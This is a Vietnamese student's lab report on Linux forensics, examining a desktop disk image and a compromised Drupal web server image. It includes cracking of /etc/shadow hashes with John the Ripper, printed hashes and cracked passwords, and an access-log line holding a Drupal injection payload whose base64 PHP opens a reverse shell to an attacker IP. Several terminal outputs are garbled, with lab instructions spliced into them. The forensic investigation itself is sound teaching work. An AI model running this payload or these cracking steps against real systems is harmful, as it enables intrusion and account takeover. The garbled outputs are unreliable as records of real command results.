



LAB 03
ĐIỀU TRA CÁC HỆ THỐNG LINUX
(Linux forensics)

Họ tên và MSSV: Trương Quang Long B2203727

Nhóm học phần: 01

- *Các sinh viên bị phát hiện sao chép bài của nhau sẽ nhận 0đ cho tất cả bài thực hành của môn này.*
- *Bài nộp phải ở dạng PDF, hình minh họa phải rõ ràng chi tiết. Hình minh họa chỉ cần chụp ở nội dung thực hiện, không chụp toàn màn hình.*

1. Điều tra Linux desktop

- 1.1. Tạo máy ảo Kali Linux sử dụng file [kali-linux-2022.2-virtualbox-amd64.ova](#). Đăng nhập vào Kali Linux sử dụng tài khoản kali\kali.
- 1.2. Tải tập tin [Lab03_01.rar](#), giải nén được tập tin mate-MUS22.E01. Kéo thả tập tin vào máy ảo Kali Linux ((hoặc chia sẻ vào máy ảo).
- 1.3. Cài đặt công cụ cần thiết vào máy ảo Kali Linux:

```
$ sudo apt update && sudo apt install ewf-tools bc kpartx lvm2 -y
```
- 1.4. Kiểm tra giá trị băm của tập tin mate-MUS22.E01 (không cần thực hiện)

```
$ ewfverify -d sha1 mate-MUS22.E01
```

Đảm bảo rằng giá trị băm SHA1 là "1167890df7d0acdae1efe97ae352035fa4edleeb"
- 1.5. Mount tập tin và xác định offset của phân vùng Linux cần làm việc:

```
$ mkdir mate
$ sudo ewfmount mate-MUS22.E01 ./mate
$ sudo file ./mate/ewf1
$ sudo mmls ./mate/ewf1
$ echo 1052672 \* 512 | bc
```
- 1.6. Mount phân vùng Linux:

```
$ mkdir lab0301
$ sudo mount -o ro,loop,offset=538968064 ./mate/ewf1 ./lab0301
$ cd ./lab0301 && ls
```

Chụp hình minh họa kết quả thực hiện.

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo mount -o ro,loop,offset=538968064 ./mate/ewf1 ./lab0301
(kali@kali)-[~]
$ cd ./lab0301 && ls
bin      dev      lib      libx32   mnt      root     snap     sys      var
boot     etc      lib32    lost+found  opt      run      srv      tmp
cdrom    home     lib64    media    proc     sbin     swapfile  usr      SHA1    la
```

1.7. Tìm kiếm thông tin và trả lời các câu hỏi bên dưới (chụp hình minh họa kết quả thực hiện cho từng câu)

1.7.1. Hệ điều hành và timezone của hệ thống?

```
$cat ./etc/os-release
```

```
$cat ./etc/timezone
```

```
(kali@kali)-[~/lab0301]
$ cat ./etc/os-release
NAME="Ubuntu"
VERSION="20.04.4 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.4 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
(kali@kali)-[~/lab0301]
$ cat ./etc/timezone
America/New_York
```

1.7.2. Trình duyệt chrome được cài đặt như thế nào:

```
$cat ./var/log/apt/history.log | grep -i chrome
```

```
(kali@kali)-[~/lab0301]
$ cat ./var/log/apt/history.log | grep -i chrome
Commandline: apt install -y google-chrome-stable
Install: google-chrome-stable:amd64 (100.0.4896.75-1)
Commandline: apt remove -y google-chrome-stable
Remove: google-chrome-stable:amd64 (100.0.4896.75-1)
(kali@kali)-[~/lab0301]
$
```

1.7.3. Thời gian trình duyệt chrome được cài đặt vào hệ thống:

```
$cat ./var/log/apt/history.log | grep -i -B1 chrome
```

```
(kali㉿kali)-[~/lab0301]
$ cat ./var/log/apt/history.log | grep -i -B1 chrome
Start-Date: 2022-04-06 02:39:17
Commandline: apt install -y google-chrome-stable
Requested-By: user1 (1000)
Install: google-chrome-stable:amd64 (100.0.4896.75-1)
--
Start-Date: 2022-04-06 02:41:00
Commandline: apt remove -y google-chrome-stable
Requested-By: user1 (1000)
Remove: google-chrome-stable:amd64 (100.0.4896.75-1)
```

1.7.4. Tên của repository của trình duyệt chrome:

```
$ls ./etc/apt/sources.list.d/
```

```
(kali㉿kali)-[~/lab0301]
$ ls ./etc/apt/sources.list.d/
brave-browser-release.list
google-chrome.list
savoury1-ubuntu-ffmpeg4-focal.list
savoury1-ubuntu-graphics-focal.list
savoury1-ubuntu-graphics-focal.list.save
savoury1-ubuntu-multimedia-focal.list
savoury1-ubuntu-multimedia-focal.list.save
savoury1-ubuntu-vlc3-focal.list
savoury1-ubuntu-vlc3-focal.list.save
```

1.7.5. Liệt kê danh sách người dùng có quyền sudo:

```
$cat ./etc/group | grep sudo
```

```
(kali㉿kali)-[~/lab0301]
$ cat ./etc/group | grep sudo
sudo:x:27:user1
```

1.7.6. Liệt kê tổng số lệnh mà các người dùng đã thực hiện bằng quyền sudo:

```
$cat ./var/log/auth.log | grep -i command | wc -l
```

```
$cat ./var/log/auth.log | grep -i command
```

```
(kali㉿kali)-[~/lab0301]
$ cat ./var/log/auth.log | grep -i command | wc -l
47
```

```
(kali㉿kali)-[~/lab0301]
$ cat ./var/log/auth.log | grep -i command
Apr  3 11:39:34 mate pkexec[121524]: user1: Executing command [USER=root] [TTY=unknown] [CWD=/home/user1] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Apr  4 06:45:37 mate pkexec[124552]: user1: Executing command [USER=root] [TTY=unknown] [CWD=/home/user1] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Apr  5 01:33:36 mate pkexec[127754]: user1: Executing command [USER=root] [TTY=unknown] [CWD=/home/user1] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Apr  6 00:30:35 mate pkexec[131289]: user1: Executing command [USER=root] [TTY=unknown] [CWD=/home/user1] [COMMAND=/usr/lib/update-notifier/package-system-locked]
$ cat ./var/log/auth.log | grep -i command | wc -l
1
Apr  6 01:03:29 mate sudo:var / user1 : TTY=pts/0 ; PWD=/home/user1/Desktop ; USER=root ; COMMAND=/usr/bin/apt update 1 đã thực hiện:
Apr  6 01:03:48 mate sudo:home user1 : TTY=pts/0 ; PWD=/home/user1/Desktop ; USER=root ; COMMAND=/usr/bin/apt libreoffice 1 đã thực hiện:
Apr  6 01:03:57 mate sudo:/home/user1 : TTY=pts/0 ; PWD=/home/user1/Desktop ; USER=root ; COMMAND=/usr/bin/apt install libreoffice 1 đã thực hiện:
Apr  6 01:06:36 mate pkexec[137549]: user1: Executing command [USER=root] [TTY=unknown] [CWD=/home/user1] [COMMAND=/usr/lib/update-notifier/package-system-locked]
Apr  6 01:12:34 mate pkexec[168730]: user1: Executing command [USER=root] [TTY=unknown] [CWD=/home/user1] [COMMAND=/usr/lib/update-notifier/package-system-locked]
```

1.7.7. Tìm lệnh cuối cùng mà user1 đã thực hiện:

```
$ cat ./home/user1/.bash_history | more
```

```
(kali㉿kali)-[~/lab0301]
$ cat ./home/user1/.bash_history | more
sudo apt update
sudo apt upgrade
sudo apt install sleuthkit
sudo apt install guymager dcfldd rsync
sudo apt install wireshark tshark tcpdump
sudo apt remove -y google-chrome-stable
poweroff
logout
```

1.7.8. Tìm thông tin về danh sách các tập tin mà người dùng đã mở gần đây:

```
$ more ./home/user1/.local/share/recently-used.xbel
```

```
(kali㉿kali)-[~/lab0301]
$ more ./home/user1/.local/share/recently-used.xbel
<?xml version="1.0" encoding="UTF-8"?>
<xbel version="1.0"
  xmlns:bookmark="http://www.freedesktop.org/standards/desktop-bookmarks"
  xmlns:mime="http://www.freedesktop.org/standards/shared-mime-info"
>
  <bookmark href="file:///home/user1/Desktop/CC.txt" added="2022-03-30T18:10:
04Z" modified="2022-03-30T18:10:15Z" visited="1969-12-31T23:59:59Z">
    <info>
      <metadata owner="http://freedesktop.org">
        <mime:mime-type type="text/plain"/>
        <bookmark:groups>
          <bookmark:group>pluma</bookmark:group>
        </bookmark:groups>
        <bookmark:applications>
          <bookmark:application name="Caja" exec="&apos;pluma %U&apos;" modif
ied="2022-03-30T18:10:04Z" count="1"/>
          <bookmark:application name="Pluma" exec="&apos;pluma %U&apos;" modi
fied="2022-03-30T18:10:15Z" count="3"/>
        </bookmark:applications>
      </info>
    </bookmark>
  </xbel>
```

1.7.9. Tìm thời gian người dùng user3 được tạo ra trên hệ thống

```
$journalctl --file
./var/log/journal/8022936e63e14aa6877a1a9d82460409/sy
stem.journal | grep 'new user'
```

```
(kali㉿kali)-[~/lab0301]
$ journalctl --file ./var/log/journal/8022936e63e14aa6877a1a9d82460409/syst
em.journal | grep 'new user'
Apr 06 01:54:26 mate useradd[183418]: new user: name=user2, UID=1001, GID=100
1, home=/home/user2, shell=/bin/bash, from=/dev/pts/0
Apr 06 01:55:10 mate useradd[183820]: new user: name=user3, UID=1002, GID=100
2, home=/home/user3, shell=/bin/bash, from=none
```

1.7.10. Thời gian lần cuối người dùng user2 đăng nhập vào hệ thống:


```
$last -f ./var/log/wtmp
```

```
(kali㉿kali)-[~/lab0301]
$ last -f ./var/log/wtmp
user2      tty8          :1                Wed Apr  6 02:14 - 13:05 (10:50)
user1      tty7          :0                Wed Mar  2 14:18 - 13:05 (34+21:46)
reboot     system boot   5.13.0-30-generi Thu Feb 24 16:00 - 13:05 (40+20:04)
user1      tty7          :0                Thu Feb 24 14:14 - 15:24 (01:10)
reboot     system boot   5.13.0-30-generi Thu Feb 24 14:12 - 15:24 (01:11)
user1      tty7          :0                Thu Feb 24 14:02 - 14:12 (00:09)
reboot     system boot   5.13.0-25-generi Thu Feb 24 14:02 - 14:12 (00:09)
user1      tty7          :0                Mon Jan 17 13:30 - 13:30 (00:00)
reboot     system boot   5.13.0-25-generi Mon Jan 17 13:28 - 13:30 (00:02)
user1      tty7          :0                Mon Jan 17 12:58 - 13:28 (00:30)
reboot     system boot   5.11.0-27-generi Mon Jan 17 12:56 - 13:28 (00:32)

wtmp begins Mon Jan 17 12:56:13 2022
```

1.7.11. Dò tìm mật khẩu của các người dùng trên hệ thống:


```
$sudo cat ./etc/shadow | grep -E "user1|user2|user3"
> ~/hash
$john
--wordlist=/usr/share/wordlists/metasploit/password.l
st ~/hash
```



```
(kali㉿kali)-[~/lab0301]
└─$ sudo cat ./etc/shadow | grep -E "user1|user2|user3" > ~/hash
[sudo] password for kali:
(kali㉿kali)-[~/lab0301]
└─$ john --wordlist=/usr/share/wordlists/metasploit/password.lst ~/hash
Created directory: /home/kali/.john
Warning: detected hash type "sha512crypt", but the string is also recognized
as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type ins
tead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [S
HA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:10 13.13% (ETA: 06:09:34) 0g/s 1147p/s 3472c/s 3472C/s cathcart..c
entimeter
forensics (user3)
forensics (user1)
2g 0:00:00:43 DONE (2024-09-22 06:09) 0.04621g/s 2042p/s 3388c/s 3388C/s zoop
hytic..vagrant
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/lab0301]
└─$ john --show ~/hash
user1:forensics:19009:0:99999:7:::
user3:forensics:19088:0:99999:7:::

2 password hashes cracked, 1 left
```

2. Điều tra web server

- 2.1. Tải tập tin [Lab03_02.rar](#), giải nén được tập tin Webserver.E01. Kéo thả tập tin vào máy ảo Kali Linux (hoặc chia sẻ vào máy ảo).
- 2.2. Mount tập tin và xác định phân vùng Linux cần làm việc:

```
$ mkdir webserver
$ sudo ewfmount Webserver.E01 ./webserver
$ sudo mmls ./webserver/ewf1
```
- 2.3. Mount phân vùng Linux:

```
$ sudo kpartx -av webserver/ewf1
$ mkdir lab0302
```

```
$ sudo mount -o ro,noatime,noexec,noload /dev/VulnOSv2-vg/root
lab0302
$ cd lab0302
```

2.4. Tìm kiếm thông tin và trả lời các câu hỏi bên dưới (chụp hình minh họa kết quả thực hiện cho từng câu)

2.4.1. Hệ điều hành và timezone của hệ thống?

```
$ cat ./etc/os-release
$ cat ./etc/timezone
```

```
(kali㉿kali)-[~/lab0302]
$ cat ./etc/os-release
NAME="Ubuntu"
VERSION="14.04.4 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.4 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"

(kali㉿kali)-[~/lab0302]
$ cat ./etc/timezone
Europe/Brussels
```

2.4.2. Người dùng cuối đăng nhập vào hệ thống. Đăng nhập từ đâu?

```
$ sudo last -f ./var/log/wtmp | head -n 20
```

```
(kali㉿kali)-[~/lab0302]
$ sudo last -f ./var/log/wtmp | head -n 20
mail pts/1 192.168.210.131 Sat Oct 5 07:23 - 07:24 (00:00)
mail pts/1 192.168.210.131 Sat Oct 5 07:21 - 07:21 (00:00)
mail pts/1 192.168.210.131 Sat Oct 5 07:18 - 07:19 (00:00)
mail pts/1 192.168.210.131 Sat Oct 5 07:13 - 07:18 (00:04)
reboot system boot 3.13.0-24-generi Sat Oct 5 05:41 still running
root tty1 Wed May 4 13:36 - down (00:01)
vulnosad pts/0 192.168.56.101 Wed May 4 13:35 - 13:36 (00:00)
root tty1 Wed May 4 13:34 - 13:34 (00:00)
reboot system boot 3.13.0-24-generi Wed May 4 13:33 - 13:37 (00:03)
root pts/0 192.168.56.101 Wed May 4 13:01 - down (00:06)
vulnosad pts/0 192.168.56.101 Wed May 4 12:57 - 13:00 (00:03)
reboot system boot 3.13.0-24-generi Wed May 4 12:56 - 13:07 (00:10)
root tty1 Wed May 4 11:43 - down (00:02)
reboot system boot 3.13.0-24-generi Wed May 4 11:43 - 11:46 (00:02)
root tty1 Wed May 4 04:45 - down (00:01)
root tty1 Wed May 4 04:44 - 04:44 (00:00)
reboot system boot 3.13.0-24-generi Wed May 4 04:43 - 04:46 (00:02)
root tty1 Wed May 4 04:42 - down (00:00)
webmin tty1 Wed May 4 04:41 - 04:42 (00:01)
root tty1 Wed May 4 04:40 - 04:40 (00:00)
```

- 2.4.3. Hiển thị thông tin những lần người dùng đăng nhập KHÔNG thành công vào hệ thống. Từ thông tin có được có thể kết luận điều gì?

```
$ sudo last -f ./var/log/btmp | head -n 20
```

Kết luận: Server có người dò mật khẩu. Thời gian tấn công là 6 giờ 52 phút. Tấn công xuất phát từ địa chỉ 192.168.210.131.

```
(kali㉿kali)-[~/lab0302]
$ sudo last -f ./var/log/btmp | head -n 20
mail      ssh:notty    192.168.210.131  Sat Oct  5 07:20      gone - no logout
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 07:20 (00:28)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
root      ssh:notty    192.168.210.131  Sat Oct  5 06:52 - 06:52 (00:00)
```

- 2.4.4. Kiểm tra thông tin trong log file /var/log/auth.log để khẳng định kết luận ở Câu 2.4.3.

```
$ sudo cat ./var/log/auth.log | grep "ssh"
```

```
(kali㉿kali)-[~/lab0302]
$ sudo cat ./var/log/auth.log | grep "ssh"
Apr 16 15:10:09 VulnOSv2 sudo: vulnosadmin : TTY=tty1 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/apt-get install openssh-server
Apr 16 15:10:23 VulnOSv2 useradd[1890]: new user: name=sshd, UID=105, GID=65534, home=/var/run/sshd, shell=/usr/sbin/nologin
Apr 16 15:10:23 VulnOSv2 usermod[1895]: change user 'sshd' password
Apr 16 15:10:23 VulnOSv2 chage[1900]: changed password expiry for sshd
Apr 16 15:10:24 VulnOSv2 sshd[1955]: Server listening on 0.0.0.0 port 22.
Apr 16 15:10:24 VulnOSv2 sshd[1955]: Server listening on :: port 22.
Apr 16 15:12:19 VulnOSv2 sshd[887]: Server listening on 0.0.0.0 port 22.
Apr 16 15:12:19 VulnOSv2 sshd[887]: Server listening on :: port 22.
Apr 16 15:12:39 VulnOSv2 sshd[1255]: Connection closed by 192.168.56.101 [pre auth]
Apr 16 15:12:55 VulnOSv2 sshd[1258]: Connection closed by 192.168.56.101 [pre auth]
```


- 2.4.5. Tiếp tục phân tích log file `/var/log/auth.log`, chuyện gì xảy ra sau thời điểm bên dưới? Những người dùng nào có hành vi đáng ngờ trên hệ thống (thời điểm **Oct 5 13:13:53**)?

```
Oct 5 12:52:52 VulnOSv2 sshd[2370]: Connection closed  
by 192.168.210.131 [preauth]
```


```
Oct 5 12:52:52 VulnOSv2 sshd[2372]: Connection closed  
by 192.168.210.131 [preauth]
```

- Có ai đó cố gắng xâm nhập vào web server bằng dịch vụ ssh. Người đó sử dụng phương pháp dò mật khẩu. Địa chỉ ip là 192.168.210.131

```
Oct 5 13:13:53 VulnOSv2 sshd[2624]: Accepted password for mail from 192.168.  
210.131 port 57686 ssh2  
Oct 5 13:13:53 VulnOSv2 sshd[2624]: pam_unix(sshd:session): session opened f  
or user mail by (uid=0)  
Oct 5 13:18:48 VulnOSv2 sshd[2713]: Received disconnect from 192.168.210.131  
: 11: disconnected by user  
Oct 5 13:18:48 VulnOSv2 sshd[2624]: pam_unix(sshd:session): session closed f  
or user mail  
Oct 5 13:18:54 VulnOSv2 sshd[2825]: Accepted password for mail from 192.168.  
210.131 port 57704 ssh2  
Oct 5 13:18:54 VulnOSv2 sshd[2825]: pam_unix(sshd:session): session opened f  
or user mail by (uid=0)  
Oct 5 13:19:42 VulnOSv2 sshd[2873]: Received disconnect from 192.168.210.131  
: 11: disconnected by user  
Oct 5 13:19:42 VulnOSv2 sshd[2825]: pam_unix(sshd:session): session closed f
```

- 2.4.6. Hiển thị thông tin từ `lastlog` file. Thông tin có được phù hợp với những câu trên?

```
$ strings ./var/log/lastlog
```



```
(kali@kali)-[~/lab0302]  
$ strings ./var/log/lastlog  
'3*Wtty1  
]pts/1  
192.168.210.131  
2*Wpts/0  
192.168.56.101  
)Wtty1
```

- 2.4.7. Hiển thị thông tin các người dùng đáng ngờ ở 2.4.5

```
$ cat ./etc/passwd | grep 'mail\|php'
```

```
$ sudo cat ./etc/shadow | grep 'mail\|php'
```

```
$ sudo cat ./etc/group | grep 'mail\|php'
```

```
(kali㉿kali)-[~/lab0302]
$ cat ./etc/passwd | grep 'mail\|php'
mail:x:8:8:mail:/var/mail:/bin/bash
php:x:999:999::/usr/php:/bin/bash

$ strings ./var/log/lastlog

(kali㉿kali)-[~/lab0302]
$ sudo cat ./etc/shadow | grep 'mail\|php'
mail:$6$zLaoLV8N$BNxYZUxvXiZwb3UjBhCxnxd9Mb02DDUF.GfMj1kbLB.s/quBVtMM4QjfOvmZ
vfqeh7BuLXaRvRSfpQgNI5prE.:18174:0:99999:7:::
php:$6$BmRrDVFF$0Bps0WSeRGG5T5ZVKNw6YVShkRRiQoyRXDhN1n8HB0utZX/FA4Fzz4qxxaCJ4
FGETDer.5FBiEgGo8Do8ruZq/:18174:0:0:0:

(kali㉿kali)-[~/lab0302]
$ sudo cat ./etc/group | grep 'mail\|php'
mail:x:8:
sudo:x:27:php,mail
php:x:999:
```

2.4.8. Hiển thị các lệnh người dùng mail đã thực thi. Có thể kết luận điều gì?

\$ sudo cat ./var/mail/.bash_history

- Người thêm nhập đã chiếm quyền sudo

```
(kali㉿kali)-[~/lab0302]
$ sudo cat ./var/mail/.bash_history
sudo su -
w
ll
ls -l
ls -la
pwd
logout
w
last
sudo su -
logout
sudo su -
passwd php
sudo su -
logout
sudo su -
logout
```

2.4.9. Hiển thị các lệnh người dùng root đã thực thi.

\$ sudo cat ./root/.bash_history

```
(kali㉿kali)-[~/lab0302]
$ sudo cat ./root/.bash_history
poweroff
whoami
id
pwd
vim /etc/passwd
ll
vim flag.txt
cat .psql_history
cd /var/www/html/
ll
cd jabc
ll
cat .htaccess
ll
vim scripts/update.php
ls -lh scripts/
w
logout
vim /var/log/lastlog
logout
passwd php
logout
cd /tmp/
ll
rm 37292.c
cd
```

2.4.10. Tìm hiểu phương pháp hacker chiếm quyền hệ thống.

- Web framework nào được sử dụng? Phiên bản của nó?
\$ cat ./var/www/html/jabc/index.php
\$ grep -Rnw './var/www/html/jabc' -e 'VERSION'
- Web framework là Drupal và phiên bản là 7.26.
- Người thâm nhập sử dụng dịch vụ Post để thâm nhập web server.

```
(kali㉿kali)-[~/lab0302]
$ cat ./var/www/html/jabc/index.php
<?php
/**
 * @file
 * The PHP page that serves all page requests on a Drupal installation.
 *
 * The routines here dispatch control to the appropriate handler, which then
 * prints the appropriate page.
 *
 * 2.4.10. Tìm hiểu phương pháp hacker chiếm quyền hệ thống.
 * All Drupal code is released under the GNU General Public License.
 * See COPYRIGHT.txt and LICENSE.txt.
 */
$ grep -Rnw './var/www/html/jabc' -e 'VERSION'
- Sử dụng Google tìm thông tin về các lỗ hổng bảo mật của web
framework
/**
 * Root directory of Drupal installation.
 */
$ cat ./var/log/apache2/access.log | grep "POST"
define('DRUPAL_ROOT', getcwd());

require_once DRUPAL_ROOT . '/includes/bootstrap.inc';
drupal_bootstrap(DRUPAL_BOOTSTRAP_FULL);
menu_execute_active_handler();
```

```
(kali㉿kali)-[~/lab0302]
$ grep -Rnw './var/www/html/jabc' -e 'VERSION'
grep: ./var/www/html/jabc/sites: No such file or directory.
./var/www/html/jabc/includes/locale.inc:1664: $header .= "\"Project-Id-V
ersion: PROJECT VERSION\\n\\n\"";
./var/www/html/jabc/includes/locale.inc:1682: $header .= "\"Project-Id-V
ersion: PROJECT VERSION\\n\\n\"";
./var/www/html/jabc/includes/common.inc:335: list($version, ) = explode('.',
VERSION);
$ grep -Rnw './var/www/html/jabc' -e 'VERSION'
./var/www/html/jabc/includes/bootstrap.inc:11:define('VERSION', '7.26');
```

- Sử dụng Google tìm thông tin về các lỗ hổng bảo mật của web framework
- Phân tích log của Apache server để xác nhận:
\$ cat ./var/log/apache2/access.log | grep "POST"


```
$ cat ./var/log/apache2/access.log | grep "POST"
```

```
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=assert&name%5b%23markup%5d=eval%28base64_decode%28Lyo8P3BocCAvKioVGyvm9yX3JlcG9ydGlwZygtKTsgJGlvID0gJzE5Mi4xNjguMjEwLjEzMSc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbgxhYmxlKCRmKSkgcyAkcyA9ICRmKCI0Y3A6Ly97JGlfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWftJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAKzigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ3NvY2tldF9jcmlvdGUUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAKziHBRl9JTkvVULCBTT0NLX1NUUUVBTSwgU09MX1RDUCk7ICRyZXMGPSBAC29ja2V0X2Nvbml5Y3QoJHMsICRpCWgJHBvcnQpOyBpZiAoISRYZXMPihsgZGllKCK7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNVy2tldCBmdW5jcycpOyB9IGlmICghJHMPihsgZGllKCduhyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUgPSANC3RyZWftJzsgJGxlbiA9IGZyZWFKKRZLCA0KTsgYnJlYW57IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRFcmVhZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbiKgcyBkaWUoKTsgfSAKYSA9IHVucGFj.aygiTmxlbiiIsICRsZW4pOyAkBGVuID0gJGFBJ2xlbiddOyAkYiA9ICcnOyB3AGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBkSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFKKRZLCAkbGVuLXN0cmxlbicgYikpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGIglj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3